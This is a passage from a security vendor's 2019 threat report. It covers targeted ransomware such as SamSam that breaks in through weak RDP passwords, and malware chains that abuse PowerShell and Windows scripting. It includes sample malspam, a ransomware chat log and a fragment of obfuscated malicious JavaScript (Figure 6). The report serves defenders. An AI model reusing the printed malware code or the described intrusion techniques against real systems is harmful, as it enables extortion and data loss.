SOPHOS

SOPHOSLABS 2019 THREAT REPORT

SOPHOS
Cybersecurity made simple.

Contents

Victories against cybercrime demand radical change to defense

JOE LEVY, SOPHOS CTO

It doesn't take an AI-powered sentiment analyzer to observe that reporting, disclosures, and headlines about the security industry skew negative. Whereas most other STEM industries – biotech, pharmaceuticals, robotics – celebrate breakthroughs, the public perception around the cybersecurity industry seems focused on its failures. News coverage of breaches and attacks can be dispiriting to those who work in this field to solve these challenging problems, and can give the customers of security products a crisis of confidence.

> The threat landscape is undoubtedly evolving; less skilled cybercriminals are being forced out of business, the fittest among them step up their game to survive and we'll eventually be left with fewer, but smarter and stronger, adversaries. These new cybercriminals are effectively a cross-breed of the once esoteric, targeted attacker, and the pedestrian purveyor of off-the-shelf malware, using manual hacking techniques not for espionage or sabotage, but to maintain their dishonorable income streams.

But while it's good to maintain a healthy dose of (well-informed and risk-aware) caution around information systems threats, it's also important to take inventory of our victories. And by "victory," I don't just mean some arbitrary metric of attacks blocked.

We as an industry are obsessed with measurements, but we sometimes measure the wrong things. Relevant threat data has to be built on a strong, scientifically rigorous foundation in order to be reliable, consistent, and transparent. After all, if you measure every dropped ping packet as a crisis averted (as some overzealous operators do), the "attack" numbers can rise into the trillions. At Sophos, we hold ourselves to a very high standard of rigor in our internal metrics, our disclosures, and in the open manner in which we participate in industry third-party testing.

Measurements become a more meaningful indication of success when they become observable trends. And one of the most encouraging trends we see is how we've begun to shift the burden to attackers, forcing them to change their operations.

We are driving this with a number of important, advanced protection techniques, including generalized exploit protections, which can arrest virtually infinite variations of memory and control-flow abuses; deep learning, which provides the best static prediction of malware at scales never before achieved; and behavioral detections that provide runtime defenses against such would-be epidemics as ransomware.

These technologies materially hinder the effectiveness of commodity malware. The result has been something to simultaneously relish and dread: low-skill cybercriminals are being driven to the periphery, while the most adept among them are forced to step up their game in order to survive.

As the report that follows describes, SophosLabs has been observing a small but growing number of criminals forced to resort to a variety of manual hacking techniques – previously the purview of esoteric, targeted attackers – just to maintain their dishonorable income streams.

The downside is that it’s much more challenging to halt these hybridized threats using conventional methods, but it also means there are fewer criminals competent enough to conduct them, and we keep driving up the cost of their operations. It’s a Darwinian process, and the sort of shift in attacker/defender economics we’ve been striving to achieve for a long time. We consider that a victory, and the start of a trend of attacker disruption that we intend to continue driving.


Targeted attacks gain popularity, reap deep rewards

What's old is new again

Cliff Stoll's 1989 book, *The Cuckoo's Egg,* tells the story of how a curious network admin discovered what may have been the earliest documented APT attack, while it was still in progress, on the nascent internet. Stoll rigged a cumbersome and noisy printer to log the attacker's commands, manually typed on a terminal half a world away, that traversed Stoll's university network.

Cybercriminals in 2018 put that same kind of personal touch on the year's most lucrative attack method. Sophos has been closely tracking the growing threat of highly targeted attacks, in which one or more criminals manually break in to a company computer, disable or evade internal security tools in real time, and launch malware on whole networks of machines, all at once.

For most of the past decade, attackers have built up a repertoire of automation, coupled with exploitable vulnerabilities, in an attempt to rapidly attack targets and evade internal security measures or protection at the network and endpoint level. This use of automation has taken on myriad forms, from exploit kits that trap browsers and weaponized Office document files to malicious spam email that thoroughly obfuscates the threat it poses to victims and their technology.



From Bradford Lewis <Bradford43@6591.com>

Subject **Trumps private photo leaked!**

Date Fri, 8 Jun 2018 14:30 UTC

To [redacted]

1 attachment: 20186425_642590.jpg.zip 26.1 KB

20186425_642590.jpg.zip 26.1 KB

Figure 1: Malspam with a double-suffixed zip attachment

But automation has an Achilles' heel in its predictability. Once you realize that an unexpected email message with a zipped file attachment more likely than not contains something bad, you can take steps to block all emails with zipped file attachments. If you know attackers are likely to use vulnerabilities in Microsoft Word or Excel to infect machines, you patch those applications and operating systems and, for good measure, you might disallow users from opening those types of documents if they're downloaded from the internet, or create rules that prevent users from enabling scripting technology like Office macros.

With targeted attacks, the behavior is inherently unpredictable, and the attackers can respond reactively to defense measures that, at first, thwart them from accomplishing their goal. If the attacker knows what they're doing, those defenses may not stop them for long.

Transitioning to manual attack mode

For nearly three years, a small but dedicated group of criminals attacked a wide variety of organizations using manual techniques to deliver a ransomware called SamSam. For much of that time, the criminal gangs commenced nearly every successful attack by brute-forcing RDP passwords. Long, complex passwords, never shared or reused anywhere else, are more resilient to this kind of attack, but the SamSam attacker managed a high degree of success by choosing the low-hanging fruit – machines with relatively weak passwords, accessible from outside the organization's security perimeter.

> the attacker waits for the opportune moment – late at night on Friday of a holiday weekend, for example – to strike.

Using this machine as a foothold, the criminals sniff for Domain Admin credentials using public domain tools, such as Mimikatz. Domain admins should only log into machines dedicated to that purpose and should not use those machines for casual web surfing or email. Clearly admins don't follow these rules, though, because it really doesn't take very long for attackers to capture those credentials and use them.

Once those domain admin credentials have been captured, the attacker waits for the opportune moment – late at night on Friday of a holiday weekend, for example – to strike. With a solid knowledge of Windows administration tools and techniques commonly used to distribute software or policy changes, the attacker attempts to push out the malware to all machines simultaneously.

SamSam ransom payments - Total: $6.5 million USD





Figure 2: SamSam's revenue has surpassed $6 million since this chart was first published in June 2018, but its business model is no longer unique, as several copycats emerged

One big advantage to this hands-on methodology is that it gives the attackers the ability to work through impediments that would otherwise prevent the completion of their task. Sometimes that involves pushing commands or running additional software that disables network- or endpoint-based protection methods. This has led, in some cases, to virtual run-and-gun battles between the ransomware criminals and alert IT staff who responded promptly to alerts or otherwise noticed that something was amiss. From time to time, the victims did manage to thwart the attack, but (as far as we know) the attackers have been successful more often than not.

Once any internal protective measures are deactivated, the attacker strikes. The initial attack is over in a few moments, but the encryption takes a bit longer to complete. By the time most IT managers notice what's happening, the damage is done.

The thoroughness of the attack is so complete, a high percentage of victims choose to pay the ransom. SamSam significantly raised the stakes by charging ransoms from $10,000 to more than $50,000 per attack, several orders of magnitude more expensive than the far more common GandCrab ransomware, which only demands a ransom starting at around $1000.



Time Played: 1 days 20 hours 6 minutes 35 seconds

Please wait for decrypt files

Files Available To Decrypt: 0

Your comments	Our Answer
27.09.2016 08:02 --[redacted]@gmail.com hello there, I am not sure it worked there seem to be some systems it didnt work on can you check if there are any more keys please? thank you	all keys: You can download it from address: http://s000.tinyupload.com/?file_id=[redacted] You can delete file from address: http://s000.tinyupload.com/?del_id=[redacted]
27.09.2016 12:08 --[redacted]@gmail.com an error occured when decoding OAEP padding value cannot be null parameter name: yek is the error we see after the tool has been running some time around 1/4 files are restored, the rest fail with this error thank you for your help	What error did you get? It was all of your keys Padding Error most occur for files in shared folder because they are used in many computers and some files encrypted with another computer key.
27.09.2016 13:26 --[redacted]@gmail.com ok, how do you think we can fix? thank you	fixing is a little boring, You should find undecrypted file that send you error, copy this file to a new PC, now copy all keys in the next to of unencrypted file, now you should write a batch file that select key one by one and start decrypting.
27.09.2016 13:30 --[redacted]@gmail.com ok, how do you think we can fix? thank you	

Figure 3: The SamSam attacker communicated directly with victims, and offered technical support, by means of a bespoke dark web chat page whose address was unique to each victim and incident

Playbook

If an attack using "commodity" ransomware-as-a-service like GandCrab is akin to a smash-and-grab theft, targeted ransomware is equivalent to a cat burglar. SamSam's unexpectedly high return on investment spawned a number of copycat attackers who use manual techniques to break in to victim networks. We've compared the "playbook" for the four targeted ransomware families to this common RaaS payload to highlight the similarities between these attacks. One thing every organization should do right now is make sure the network firewall blocks the default Remote Desktop Protocol port from the outside world, which is the primary way these attacks are carried out.


	BitPaymer	SamSam	Ryuk	Dharma	GandCrab
Type	Targeted	Targeted	Targeted	Targeted	RaaS
Deployment	RDP	RDP	RDP	RDP	RDP/Email/Exploit Kits
Targets	Medium/large organizations	Medium/large organizations	Medium/large organizations	Small organizations	Any
Typical ransom demand	$50,000-$1M+	$40,000	$100,000	$5,000	$1,000-$8,000+
Frequency of attacks	Multiple a week	1+ a day	Multiple a week	Multiple a day	Frequency is unknown due to anyone being able to use the kit, however it is very popular
Desired damage	All servers	All servers and endpoints	All servers	Critical servers	Any
Regions affected	Global	Global with highest % in US	Global	Global	Global
Can be decrypted without paying	No	No	No	No	Some variants but mostly not
Payment method	Bitcoin arranged via email, sometimes dark web onion site	Bitcoin arranged via dark web onion site	Bitcoin arranged via email	Bitcoin arranged via email	Bitcoin arranged via dark web onion site
Additional insights	Spends time to ensure all backups are deleted before the attack	Has a history of targeting healthcare	Spends time to ensure all backups are deleted before the attack; attempts to disable antivirus	Manually attempts to disable antivirus before attacking	Regular updates and support from the developers; recently released all the encryption keys for Syrian victims of GandCrab and said Syria would not be targeted anymore

Attacker techniques evolve to use what's already there

"Living off the land" is the new law of the land

Despite high profile malware attacks on platforms like OSX, Linux, and Android, the volume of malware targeting and designed to run exclusively on Windows computers still dominates the total number of samples SophosLabs processes on any given day. Increasingly, we see malware adopting the Windows operating system's built-in features like a hostile, mutant MacGyver variant, dominating the machine using only its wits and the tools it can fashion out of local materials.

Standard equipment for Windows 10 typically includes PowerShell, WMI, the Windows Scripting Host, and other high-powered administrative tools. In the past two years, the abuse of all of these (and other) built-in administrative and management tools routinely make up a big part of malware attacks. In the parlance of analysts who study this phenomenon, novel versions of so-called "LoL Scripts" appear online regularly.



Weekly report • Cassandra Lawrence
My photo • Alisa
Re: Shipping Document • Abbatesh Trading LLC
Message is infected : SunTrust Bank customer notification: detail... • Suntrust Bank

From Cassandra Lawrence <LawrenceCassandra5
Subject **Weekly report**
To noreply@nodomain.com

```
Hi principal,

Please find attached the Weekly re

King regards,

Cassandra Lawrence
Hartford Financial Services Group,
```

1 attachment: weekly_principal.zip 5.3 KB

weekly_principal.zip - WinRAR

weekly_principal.zip - ZIP archive, unpacked

customers 451.js

Figure 4: A malicious, compressed email attachment containing a script file

Today, a malware attack is as likely to start with a PowerShell .ps1 or a Windows Scripting Host .js file as with an executable. PowerShell as a tool offers capabilities vastly beyond the needs of the majority of Windows users, and as such, would be best disabled or removed entirely from machines.

But PowerShell is also an integral component of tools that help administrators manage networks of almost any size, and as a result, must be present and must be enabled in order for those admins to be able to do things like push group policy changes, for example.





Figure 5: An Emotet killchain, a malicious document spawning cmd.exe and other programs, visualized in Sophos Central

The Windows Scripting Host (WScript.exe) is another component that attackers have been abusing with increasing regularity, as is the command-line Windows Management Instrumentation tool WMIC. The catch-22 leaves users and administrators of Windows-based networks trapped, unable to remove the lingering danger posed by these components for fear of losing functionality.

More often than not, attackers will employ one command or administrative system to invoke another. A hypothetical attack may chain together a sequence of different script types, each of which runs in a different Windows process. For example, if a victim double-clicks a malicious .js file attached to an email, it will invoke wscript.exe and instruct it to download and launch a PowerShell .ps1 script, which may then download and launch an executable. The sequence and filetypes of the attack may vary, but this type of chained attack has become commonplace.



```
gedotdars rav\n;"37x\\olc" = ecapsetihwxelfs rav\n;"56x\\" = modn
rav\n;"ea6x\\" = ssorcas rav\n;"47x\\c" = tsilslianbmuhtos rav\n;
rav\n;"27x\\tSe2x\\" = ims rav\n;"m16x\\e" = eixodt rav\n;"y47x\\
rav\n;"ah34x\\" = dnenoisilloct rav\n;"t56x\\sr" = mt rav\n;"nepf
rav\n;"T56x\\ti" = ecapsetihwxelft rav\n;"47x\\xe" = modnart rav\
rav\n;"Ff6x\\T" = tsilslianbmuhtot rav\n;"56x\\li" = ctht rav\n;"
rav\n;"ge6x\\el" = eixodu rav\n;"h47x\\" = gsmu rav\n;"ec6x\\" =
rav'["split"]('')["reverse"]()["join"]('');
    /*@cc_on
    eval(apNiNXc);
    @*/
```


Figure 6: Heavily obfuscated Javascript code in a malicious file attachment

Once the executable runs and injects its code into another Windows process, it might then drop and run a batch file that deletes the executable, and finally, the batch file itself, leaving behind few, if any, forensic traces.

How "LoL" changes malware detection and prevention

The rules for defenders used to be simple: Prevent the malicious or unknown executable from running, or, failing that, try to limit the damage it could do by quarantining the executables that engage in dangerous behaviors. But in an era where the executable appears only at the very tail end of the kill chain, defenders need to think outside the box to stop these attacks before they get to that final step.

defenders need to think outside the box to stop these attacks before they get to that final step.



Name

- USD666598_87677A_PDF.arj
- Ürün örneği.zip
- TT SWIFT #6579326.zip
- Swift Copy MT103 00001.zip
- STATEMENT_OF_ACCOUNT_PDF.arj
- STATEMENT_DOC_PDF.arj
- STATEMENT_#DOC_PDF.arj
- StandardBank-e-Certificate Statement Ref # 7329-C00-QM101 [PDF].htm
- Specification For PO73002TG7.zip
- Shipping Instruction copy attached.zip
- RFQ.xlsx
- Re_Issued220415.htm
- Purchase Order20180411.xlsx
- PO_051118.zip
- PO#FFDPH_PDF.arj
- Payment_Remittance_Advice_Y753051853.pdf
- Payment_Remittance_Advice_85364.pdf
- payment advice_pdf.gz
- ORDER17-262-1809-0023201804NOVEMBER.zip
- New Order PO D0819AE.zip
- New Order PO D0818AB.zip
- image001.png
- DOC-8884545.pdf


Figure 7: A selection of malicious email attachments

But in contemporary malware attacks, the problem is not limited to a small number of executable file types that must be observed, tracked, and have their behavior monitored. With a wide range of file types that include several "plain text" scripts, chained in no particular order and without any predictability, the challenge becomes how to separate the normal operations of a computer from the anomalous behavior of a machine in the throes of a malware infection.

